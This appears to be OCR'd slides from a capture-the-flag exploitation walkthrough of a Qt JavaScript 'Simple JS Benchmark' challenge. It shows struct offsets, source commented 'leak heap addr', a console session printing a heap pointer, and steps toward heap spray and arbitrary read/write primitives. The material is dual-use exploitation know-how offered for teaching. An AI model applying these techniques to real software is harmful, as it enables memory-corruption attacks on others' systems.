
Run Testcase



```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```




```
struct QQTimer {
    int timeout; //0x10
    QElapsedTimer* timer; 0x18
    int jsTime; // 0x20
    int cppTime; // 0x24
}
```




```
void run_testcase(){
    qtout << "Testcase Index: ";
    qtout.flush();
    qtin >> testcaseIdx;
    if (testcaseIdx >= testcaseList.size()){
        qtout << "Index out of bound!" << Qt::endl;
        qtout.flush();
        return;
    }
    if (testcaseFreeList.indexOf(testcaseIdx) >= 0){
        qtout << "Cannot access deleted testcase!" << Qt::endl;
        qtout.flush();
        return;
    }
    testcase = testcaseList.at(testcaseIdx);

    scriptIdx = testcase->getScriptId();
    if (scriptFreeList.indexOf(scriptIdx) >= 0){
        qtout << "Cannot access deleted script!" << Qt::endl;
        qtout.flush();
        return;
    }
    currentScript = &scriptList[scriptIdx];
    testcase->evaluate(currentScript);
    qtout << "-- Testcase Result --" << Qt::endl;
    qtout << "Testcase id: " << testcaseIdx << Qt::endl;
    qtout << "Script id: " << scriptIdx << Qt::endl;
    qtout.flush();
    check_timer();
}
```


Run Testcase



```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```



```
struct QQTimer {
    int timeout; //0x10
    QElapsedTimer* timer; 0x18
    int jsTime; // 0x20
    int cppTime; // 0x24
}
```




```
void QQTestcase::evaluate(QString* script){
    QJSValue jsTimer;
    QString evalScript;
    QJSValue func;
    QThread *thread = new QThread();
    QTimer* timer = new QTimer();

    long long timeout = myTimer->getTimeout();
    if (timeout > 5000){
        timeout = 5000;
    }
    if (timeout < 0){
        timeout = 0;
    }
    if (used==0) {
        myEngine->installExtensions(QJSEngine::ConsoleExtension);
        jsTimer = myEngine->newQObject(myTimer); // leak heap addr
        myEngine->globalObject().setProperty("Timer", jsTimer);
    }
```


Leak heap address

Transfer ownership


Leak Heap Address



```
==============================
|    Simple JS Benchmark     |
|----------------------------|
| 1. Add Script              |
| 2. Delete Script           |
| 3. Edit Script             |
| 4. View Script             |
| 5. Add Testcase            |
| 6. Delete Testcase         |
| 7. Edit Testcase           |
| 8. View Testcase           |
| 9. Run Testcase            |
| 10. Set Timer              |
| 11. Check Timer            |
| 12. Exit                   |
==============================
Your choice: 1
Give me one-line JS script: console.log(Timer);
Your script index: 0
```




```
==============================
Your choice: 5
Script Index: 0
Set timeout: 1000
Initialize cppTimer!
Your testcase index: 0
```




```
==============================
Your choice: 9
Testcase Index: 0
js: QQTimer(0x262d9238f40)
QObject::killTimer: Timers cannot be stopped from another thread
QObject::~QObject: Timers cannot be stopped from another thread
-- Testcase Result --
Testcase id: 0
Script id: 0
timeout: 1000
jsTime: 22
cppTime: 6
```

Heap Spray



Arbitrary Read/Write



```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```

```
struct QQTimer {
    int timeout; //0x10
    QElapsedTimer* timer; 0x18
    int jsTime; // 0x20
    int cppTime; // 0x24
}
```

- QQTimer is a global variable
- QQTimer.timeout can be modified by **edit_testcase**
- With this structure, we can gain the primitives for arbitrary read and write

Stage2: Break down bug-hunting by using different tools

